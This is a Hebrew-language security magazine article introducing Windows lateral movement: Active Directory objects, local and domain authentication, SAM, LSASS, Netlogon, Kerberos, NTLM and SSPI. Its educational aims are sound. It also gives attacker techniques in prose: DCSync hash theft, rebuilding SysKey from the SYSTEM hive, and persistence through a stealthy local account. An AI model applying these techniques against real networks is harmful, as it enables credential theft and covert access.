Digital Whisper
Technologic Papers

Windows Lateral Movement from Scratch

Part 1: Access Tokens Granted Right

מאת יהונתן אלקבס

הקדמה

רשתות ארגוניות מורכבות ממספר אבני בניין, החל מהתשתית הפיזית (כדוגמת שרתים, מכונות קצה ומכשירי IoT), התשתית התקשורתית (נתבים, מתגים וחומות אש) וחלה בתשתית הדיגיטלית (אפליקציות לרישום נוכחות, אתרי אינטרנט, תיבות דוא"ל וכד'). כל אלו מאפשרים לארגון את התפעוליות והאלסטיות הנדרשות עבור תפקודו הרציף.

מבחינת אבטחת מידע, כאשר נגשים למפות את משטח התקיפה והסיכונים האבטחתיים לכל אחד מאותם משאבים קיימת פרוצדורה הגנתית סדורה ומובנת. אך עם זאת, ישנו משאב נוסף שלא פעם זוכה להתעלמות מעודנת והוא **המשתמשים עצמם**.

לרוב כשדנים על מתקפות במימד הסייבר, הסלמת הרשאות ותזוזה רוחבית הן הלב של סיקור הפעילות. באופן שכיח למדי, לא פעם יהיה מדובר על תוקף שהשיג גישה למשתמש חלש והתקדם ברשת הארגון עד שצלח בהשגת גישה אל "נכסים חשובים יותר". ומה הם אותם נכסים? מכונות ו**משתמשים חזקים עם גישה רחבה יותר**. צמד הפעולות הנ"ל ממשיך רקורסיבית עד אשר מתקבלת אחיזה רשתית טוטאלית ומחל השלב הבא במתקפה - מהות המשימה עצמה.

בין אם מדובר בהצפנת כלל המידע שבכונני הארגון לשם סחיטת דמי כופר או בהדלפת מידע לשם קבלת יתרון דיפלומטי, אלו מתאפשרים רק לאחר ביצוע דקדקני ונכון של השלבים הנ"ל.

אם בעבר מתקפות מבוססות אקספלוטציה היו הכלי המרכזי בארסנל של APTs על ידי רתימת מספר 0days לכדי השגת דריסת רגל בארגון הנתקף, הרי שהיום אנחנו עדים למספר הולך וגובר של תקיפות ישירות על **ישויות** בארגון כוקטור ראשון למתקפה. ות'אמת, זה בכלל לא מפתיע, אקספלוטציה מטבעה היא פעולה יקרה (מאוווד) ומסובכת להחריד. מנגד, הקמת תשתית phishing ו\או קנייה של מיליוני רשומות פרטי התחברות היא עיניין של דמי כיס ברמת מדינה וברת הכשרה מינימאלית.

הבאז העדכני ביותר בתעשיית אבטחת המידע של **Identity security** מגיע במטרה לענות בדיוק על תרחישי הייחוס האלו. בעוד שאבטחת תשתיות ומשאבים היא נקודתית מטבעה, אבטחת זהויות מאפשרת פתרון מקיף שכולל ביתר סט את סוגיית התשתיות. אם משתמש אקראי מתחבר למספר עמדות בזמן קצר ובודק לאילו מהן יש גישה אל סיגמנט פנימי ברשת, הרי שלא צריך להיות מומחים בשביל להבין שמשהו לא כשורה ולהקפיץ את צוות ה-IR. מסיבה זו, הסתכלות על המשתמשים כאחת מאבני הבניין החשובות ביותר בארגון היא תפיסה מחשבתית חשובה.

אז מדוע מוצרי MDR/XDR עם פיצ'רים מפוצצים כדוגמת אבטחת זהויות לא מצאו את דרכם אל סיקור מקיף כל שנה ב-Gartner כבר לפני עשור? מדוע אנחנו עדים לשינוי הקונספטואלי הזה רק לאחרונה? ובכן, אבטחת זהויות היא עיניין מורכב משמעותית לביצוע (לעומת פתרונות אחרים כדוגמת EPP) ודורש **ויזואליות ומשאבים רבים**. אלו התאפשרו במחיר רלוונטי רק עם הבשלת מודלי למידת מכונה מתקדמים לזיהוי אנומאליות בצמוד אל בגרות ארגונית בתשתיות הענן ואבטחת המידע כאחד

הקדמה לא הקדמתית

בעבר הלא רחוק פרסמתי במסגרת המגזין 3 מאמרים שעוסקים בצורה עקיפית בקרביים של תזוזה רשתית. הראשון, Inside LSASS, עסק בכל הקשור בארכיטקטורת תהליכי הזדהות ליבתיים הן במכונת הקצה והן בשרתי ה-DC, כיצד נתוני המשתמש והסודות עוברים, איך תוקף יכול להשתלט עליהם ומה עשו ב-Microsoft בשביל להקשות על כל הסיפור. המאמר השני, Mimikatz Internals, אשר היווה מאמר המשך והתקדמות טבעית לאחיו, ביצע drill down על אחד הכלים המוכרים ופופולאריים ביותר לחילוץ סודות וביצוע תזוזה רוחבית תוך ניתוח טכני של קוד המקור עצמו מתוך הבנה שלא מעט כלים נוספים מטמיעים מתקפות עם מכניזם דומה (שלא לומר *מועתק*).

המאמר השלישי, Blue hands-on Bloodhound (הוותיק ביותר מבין השלושה), עסק במתן פרספקטיבה כחולה על תזוזה רשתית וכיצד ניתן 'לשבור' attack paths במינימום מאמץ בשביל למנוע מימוש שלהן במתקפות עתידיות.

במאמרים אלו מספר נקודות שהוזנחו במכוון הן **היסודות** שלמעשה מאפשרות את כלל התחכומים והמתקפות שכולנו מכירים. המאמר הנ"ל (ומאמרי ההמשך) מגיע על מנת לכפר על כך; הוא נכתב במטרה להוות את נקודת ראשית הצירים ולהסביר מספר רב של נושאים ומנגנונים שכולנו לוקחים כמובן מאליו בשיח השוטף.

הבנה בסיסית ומקיפה תאפשר לנו להתקדם למאמרים מתקדמים יותר ולהסביר בהמשך כלי הגנה ושיטות מתקפה מנקודת מבט בוגרת יותר. יש למה לצפות :)

חלק מהשאלות שנענה עליהן במסגרת המאמר הן כיצד Microsoft בחרו לממש את ארכיטקטורות תהליכי האימות במערכת ההפעלה ומה היתרונות והחסרונות בכל אחת? בקו דומה, מה ההבדל בין התחברות לוקאלית אל התחברות דומיינית\מרוחקת ואיך אימות אינטרקטיבי קשור אליהן? מה הם Logon Sessions, Security contexts, ו-Access Tokens וכיצד ניתן להשתמש בהם בצורה זדונית (וכמובן למה זה אפשרי בכלל)? כיצד discretionary access control list (DACL) ו-access control entries (ACEs) קשורים להכל? איך Token impersonation עובד מאחורי הקלעים ולמה צריכים אותו? באילו שיטות meterpreter מנצל את המנגנונים האלו ולמה זה מצליח?

המון שאלות מעניינות, ואל תדאגו אם בתוך תוככם לא הבנתם חלק מהג'יבריש שנאמר בפסקה מעל, אנחנו הולכים לעבור על הכל שלב אחרי שלב **עם דגש על פשטות**. הנחת המוצא היא שיש לקרוא ידע בסיסי עם רכיבים במ"ה ולכן הכל יוסבר בצורה מלאה. בהחלט שווה להצטייד בכוס קפה (או תה, אני לא שופט) ולהנות מהדרך כי אנחנו הולכים להיכנס ולחקור לא מעט נושאים מורכבים אך מרתקים.


מה זה הנושא הזה בכלל?

תזוזה רוחבית היא האקט של מעבר מיישות רשתית אחת לשנייה. בשפה קצת יותר מקצועית, מדובר בקבלת גישה (נגדיר בהמשך מה הכוונה ב-"גישה") אל אובייקט דומייני נוסף ומעבר אליו לשם נגישות אל משאבים נוספים שלא היה ניתן לגשת אליהם קודם. אותם משאבים, כפי שניתן לנחש, הם גם אובייקטים בדומיין. מדובר בנושא קצת חמקמק אז שווה למנות פעם אחת את האובייקטים של AD בצורה מסודרת:

- User object
- Printer object
- Computer object
- Shared folder
- Group
- Organizational Unit
- Domain
- Domain controller
- Site objects
- Contact object
- Bulletin
- Foreign security principals

אנחנו לא הולכים להיכנס להסבר של כל אחד מהם (לינק הרחבה למי שבכל זאת מעוניין) אבל לשם הדוגמה, התזוזה הרשתית הנפוצה ביותר מתרחשת כאשר באמצעות משתמש (יוזר) אחד שברשותינו אנחנו משתלטים על משתמש אחר כאשר לו יש הרשאות וגישה אל אובייקטים נוספים כמו מחשבים, תיקיות רשתיות, שירותים וכד'.


כלומר, בפעולה של תזוזה רוחבית **קישוריות הגישה** שיש לנו משתנה. ניתן לסכם את כלל התרחיש באיור הפשוט הבא:



נקודה חשובה להבנה היא כי למרות ש-Lateral movement מתייחס אל צירוף פעולות בין אובייקטים (ועל אובייקטים), **לא כל האובייקטים נולדו שווים**. אם גישה חדשה לאובייקט מסוג משתמש או תקיית שיתוף תקנה לנו קצת יותר חשיפה לדומיין הרי שבאמצעות גישה מלאה אל ה-Domain object (כן כן, גם כל הדומיין עצמו מאופיין על ידי אובייקט) תתאפשר פעולה מקיפה יותר כדוגמת DCSync - קבלת כל הסיסמאות המגובבות של המחשבים, השירותים והמשתמשים בתוכו. **התקדמות ותזוזה רשתית מאופיינת בעיקרה על סך החשיפה שברשותנו.**

2 מילים על פעולת Impersonation המוצגת באיור - מדובר במכניזם ליבתי במערכת ההפעלה המאפשר לתהליכים לפעול בשמם של משתמשים אחרים. לכן, אין זה מפתיע שהמנגנון מצא את דרכו גם אל הצד האדום. במסגרת המאמר, רק לאחר שנבין את כלל הרכיבים הנעים שמאפשרים את קיומו ניכנס להסבר על עומקו של המגנון (ולמעשה נקדיש לו את שלושת הפרקים בסוף המאמר).

רק בשביל לסבר את האוזן, מצורף איור הממחיש את הרעיון של impersonation בדוגמת תהליך הרץ בכספומט ומנגיש אל לקוחות הבנק את המידע שלהם:



בהמשך כשנצבור את הידע הנדרש נחזור לאיור ונסביר אותו לעומק.

כל מחשב סוחב איתו אימות קטן

באקו-סיסטם הענק שנקרא Windows ישנן שיטות שונות ומגוונות לביצוע אימות. **כל שיטת אימות מאופיינת בפרוצדורה, מימוש ומשמעות שונים**. כלומר, אימות של משתמש לוקאלי שונה מאימות של משתמש דומייני ובפרספקטיבה דומה, אימות פיזי (ממש מול המחשב) שונה מהותית בדרישות ובאפשרויות מאימות רשתי. כל זה לא נעשה פשוט יותר כאשר מוסיפים למשוואה את העובדה שקיימים סוגים של אימותים אינטראקטיביים ולא אינטרקטיביים. אם למנות את כולם בלעז הרי שיש לנו:

Authentication types
Physical
Remote
Domain
Local
Interactive
Non-interactive

בהחלט מסיבה. לא מדובר במדע טילים (למרות שבכנות אם תשאלו אותי, בתור מהנדס אני חושב ש-Windows internals מורכב יותר מבליסטיקה של טילים אך זה כבר דיון ליום אחר) אבל חשוב להכיר את שיטות האימות השונות ולהבין היטב את השוני ביניהן עוד לפני שצוללים למאפיינים האבטחתיים של כל אחת.

משתמשים לוקאליים **נמצאים** רק במערכת הפעלה ספציפית אחת והלכה למעשה רק אותה מערכת **מכירה בקיומם**. אפשר לראות זאת היטב מהתבנית של שם המשתמש שמכילה את שם המחשב כחלק הכרחי משם המשתמש - למשל **ComputerA**\Jonathan. במידה והמחשב שלכם לא חבר בדומיין פקודת whoami תחזיר תוצאה דומה.

הפרטים של משתמשים לוקאליים נשמרים במסד נתונים קטן במערכת ההפעלה תחת הקובץ %SystemRoot%\System32\Config\SAM (העתק של ה-SAM Registry בנתיב hklm\sam) ושירות Security Accounts Manager (**SamSs**) ניגש אליו בכל פעם שמשתמש מנסה להתאמת אל המערכת ו\או לגשת אל משאבים לוקאליים הדורשים הרשאות.


שירות ה-SAM ממומש באמצעות Samsrv.dll אשר ניטען לתוך הזיכרון של תהליך Lsass.exe על מנת לתשאל את הרגיסטרי המקומי. האימות הלוקאלי של המשתמש מתבצע על ידי פרוטוקול NTLM.

הערה - נקודה מעניינת ששווה לציין היא שהחל מ-Windows 2000 כל ה-SAM hive ברגיסטרי מוצפן באמצעות מפתח סימטרי בשם **SysKey**. תהליך Lssas יוצר את המפתח הנ"ל ומשתמש בו בכל פנייה למסד נתונים של ה-SAM, מדובר בניסיון של Microsoft להקשות על הקבלה של הסיסמאות המגובבות בתוכו על ידי תהליכים זדוניים. אך עם זאת, זה לא הכי מסובך לייצר את המפתח בעצמינו אם יש לנו גישה אל ה-SYSTEM registry hive מכיוון שהערכים שם הם אלו שמרכיבים אותו. במאמר Mimikatz Internals בעמודים 20-21 הצגנו את הנושא ברמה הטכנית ובעמודים 26-27 נכנסנו ממש להסבר של כיצד mimikatz בונה את ה-System Key מבחינת קוד המקור.

החידוש של Microsoft באימות דומייני הינו העובדה שכעת כל המחשבים החברים ברשת מעבירים את תהליך האימות אל סט מאוד מצומצם של מחשבים (הרי אלו ה-Domain Controllers) והם **היחדים שמורשים לאמת משתמשים** בכניסתם למכונה בדומיין.

כל משתמשי הדומיין מורשים להתחבר לכל מכונת קצה. שרת ה-DC מריץ את שירות Active Directory אשר מכתיב את התנהגות הדומיין ואחראי על איחסון כל המידע אודות כלל האובייקטים שבדומיין במסד הנתונים NTDS.

כלומר, אין יותר שימוש ב-SAM המקומי ברמת המחשב הבודד בשביל לאמת משתמשים דומיינים (מלבד מקרי קצה כדוגמת Domain cached credentials שנתעלם מהם כרגע לטובת אחדות ההסבר).



באימות **דומייני**, בין אם אופרציית ה-Challenge-Response מתרחשת באמצעות חבילת אימות העושה שימוש בפרוטוקול NTLM או Kerberos, תהליך ה-Lsass שנמצא במכונת הקצה ידע לתקשר עם תהליך ה-Lsass שנמצא ב-DC באמצעות שירות בשם Netlogon (ממומש על ידי Netlogon.dll ורץ באמצעות SvcHost סטנדרטי) בשביל להעביר ולקבל את נתוני המשתמש על מנת לדעת לאלו משאבים אותו משתמש דומייני זכאי לגשת.


כלומר במילים קצת פחות שוברות שיניים, כל שרת בדומיין **אחראי על מתן גישה למשאבים הלוקאליים אצלו** לאחר **שבדק עצמאית** את ההרשאות של המשתמש הדומייני. שרתי ה-DC אחראיים רק על אימות המשתמש (Authetication) ולא על מתן הגישה למשאבים עצמם (Authorization). זו נקודה שחשוב מאוד להבין כשמדברים על ביזור יכולות בדומיין.

פעולת האימות מתבצעת ב-DC על ידי שירות Active Directory שפונה אל מסד הנתונים NTDS.dit של הדומיין. ניתן לקרוא, ליצור, לשנות ולמחוק אובייקטים ב-AD באמצעות ספריית ntdsa.dll שאחראית על ההתממשקות מול ה-API של עץ המידע שמגדיר את הדומיין ב-NTDS.dit.

אם נירד לרמה הפרקטית הרי שבפרוטוקול Kerberos לאחר שיוזר עובר אימות בדומיין הוא מקבל tickets ממערכת ה-KDC (שיושבת ב-DC בתוך תהליך LSASS) ואז הוא יכול להציג את הזהות שלו אל שרתים שחיים צמוד אליו בדומיין כדי שאלו **יבדקו** לאילו משאבים לוקאליים (אם בכלל) היוזר זכאי.

באימות **פיזי**, כאשר אנחנו ניגשים להתחבר למחשב, מאופשרות גם התחברות לוקאלית (דה) וגם התחברות דומיינית כאשר דיפולטיבית AD מאפשר לכל משתמש דומייני להתחבר פיזית לכל מחשב החבר בדומיין (למעט DCs).

בשונה מאימות לוקאלי, אימות מרוחק (aka אימות רשתי) **מחייב הרשאות** בין אם מדובר באימות דומייני ובין אם מדובר באימות לוקאלי במכונה. כלומר, על מנת להתחבר מעמדה כלשהי למחשב אחר היוזר שאנחנו משתמשים בו חייב להיות חבר בקבוצת Local Administrators, Remote Desktop Users ברמת המחשב השני. כאמור, **תהליך LSASS הוא זה שמנהל את כל האורקסטרציה בדומיין וברמת המחשב הבודד**. ניתן לראות את ההבדל בין אימות לוקאלי לבין אימות דומייני לפי מספר הרכיבים הנדרשים בכל אחת מהפעולות:



נקודה שחשוב להבין היא שלמרות שיש סוגי משתמשים וסוגי אימותים שונים (הן בדומיין והן לוקאלית) **הם כולם חיים ביחד זה לצד זה** במערכת ההפעלה. העובדה שיש לנו מספר שיטות אימות במכונה היא מצד אחד פיצ'ר תפעולי מגניב אבל היא מצד שני גם **נקודת תורפה אבטחתית**.

לשם הדוגמה, תוקף יכול ליצור משתמש לוקאלי במחשב שחבר בדומיין ומנהלי הרשת לא יהיו מודעים לכך. למעשה מדובר בשיטת persistence (שִׁרִידוּת בעברית שבורה) די נוחה מכיוון שיוזר לוקאלי לא חבר בדומיין ולא מנוהל ברמת ה-AD. כלומר, מכיוון שהוא לא חבר בדומיין הוא לא יורש בכלל Group policies ולא ניתן לראות ולנהל אותו מרחוק.

בנוסף לשיטות אימות הללו, *כאילו הנושא לא היה מסועף מספיק*, ישנן עוד 2 הבחנות חשובות שצריך לקחת בחשבון כשמדברים על תהליכי אימות והם **אימותים אינטראקטיביים ולא אינטראקטיביים** (Interactive & non-interactive authentications בלעז). על פי Microsoft, אימות אינטראקטיבי מאופיין על ידי שליחה של ה-credentials מצד היוזר. כלומר, בין אם מדובר בהתחברות דומיינית, לוקאלית או מרוחקת:

- היוזר הכניס את ה-credentials שלו ← אימות אינטראקטיבי
- היוזר לא הזין credentials ← לא אימות אינטראקטיבי

בשביל להבין את מלוא המשמעות וההשפעה של התחברות אינטראקטיבית אנחנו צריכים לצאת לעיקוף קצר ולעשות זום-אין על מערכות נוספות שמרכיבות את תהליך האימות ולאחר מכן לחזור לדבר בצורה מלאה על סוגי ההתחברויות.

אילו רכיבים אחראיים על כל הבלאגן הזה?

מערכת Local Security Authority (LSA) אחראית על כלל תהליכי האימות וההתחברות של משתמשים במערכת ההפעלה הן בסביבה הלוקאלית והן בדומיין ולמעשה אף **מנהלת** אותם. כלומר, ה-LSA היא הגורם אשר מאשר או שולל את זכות ההתחברות של היוזר למכונה. למרות שמדובר במערכת ענקית ומורכבת, כמו שראינו בדיאגרמה מקודם, היא בהחלט לא מסתמכת רק על עצמה אלא משתמשת בתוכנות אחרות בשביל לקבל נתונים, לקבוע מדיניות ולבסוף גם לאכוף אותה. 2 תתי מערכות שלוקחות חלק באותו תהליך הן **Authentication Packages** ו-**SSPI**. דיברתי עליהן לעומק במאמר Inside LSASS בעמ' 9-11 אז במאמר הנוכחי נעשה recap קצר בלבד. אלו שרוצים לקבלת תמונה מלאה יותר מוזמנים למאמר הקודם.


חבילות אימות מיושמות בקבצי DLL הנטענים לזיכרון תהליך LSASS לטובת ביצוע **בדיקת האימות** בזמן תהליך logon אינטראקטיבי. הן מאמתות משתמשים על ידי כך שהן עוברות ומנתחות את מבני הנתונים של המידע שמגיע מפעולת ההתחברות עצמה. Security Support Provider (SSP) הן קטגוריה כללית של רכיבי אבטחה במערכת ההפעלה אשר מספקים פונקציונאליות קריפטוגרפית ושירותי אבטחה באמצעות ממשק אחיד - SSP Interface (SSPI). הממשק מאפשר לאפליקציות (הן ברמת תהליכים קרנליים והן ברמת תהליכי משתמש) לגשת אל שירותי אבטחה ולבצע פעולות של אימות, שלמות ופרטיות ההודעות בתהליכי אימות מופשטים.

הממשק של **SSPI מהווה שכבת אבסטרקציה בין פרוטוקולים ברמת האפליקציה לפרוטוקולי האבטחה עצמם**. מכיוון שיישומים שונים דורשים דרכים שונות לזיהוי ואימות משתמשים + קיים צורך להצפנת נתונים בזמן שהם עוברים ברשת במספר מאפיינים - SSPI היא התשתית שמספקת דרך לגשת לספריות DLL ולתוכניות המכילות שיטות אימות ופונקציות הצפנה שונות.

מה הכוונה? ובכן, הממשק של SSPI מאפשר לאפליקציות (במרחב המשתמש ובמרחב הקרנל) את הפונקציונאליות הבאה במערכת ההפעלה ובדומיין כחלק מהתממשקות ישירה מול תשתית ה-LSA:

- ניהול חבילות אימות - בדיקה של אילו חבילות קיימות, מאפייניהן והשימוש בהן
- ניהול credentials - גישה אל API שיוצר ומתנהל מול handles של ה-credentials עצמם בזיכרון
- ניהול קונטקסטים - קבלת גישה אל טוקנים של משתמשים ויצירת security context עבורם
- ניהול הודעות -שימוש ב-security context בשביל חתימה והצפנה על הודעות ואימות חתימות במהלך חילופי הודעות בין SSPI client ו-SSPI server באמצעות session key שמושג מה-security context.

ארכיטקטורת SSPI בקצרה:



כאמור חבילות אימות מגיעות בתצורה של קבצי DLL, לכן כהגדרה דיפולטיבית כשנראה **התחברות אינטראקטיבית** לדומיין, חבילת האימות Kerberos.dll תטען למרחב הכתובות של lsass.exe. במידה והמחשב לא חלק בדומיין ו\או אין למכונה תקשורת ל-DC (כלומר תתרחש התחברות לוקאלית), החבילה שתטען ותנהל את אופרציית ה-challenge-response אל מול המשתמש היא msv1_0.dll (אשר מממשת את פרוטוקול האימות של NTLM). אם כי שתי אלו הן חבילות האימות הסטנדרטיות לביצוע אימות אינטראקטיבי ב-Windows, חשוב להבין שהן לא חבילות האימות היחידות שקיימות (ולמעשה יש עוד יותר מ-10). כל חבילת אימות מייצגת תמיכה אל תהליכים ופרוטוקולים שונים של אימות.

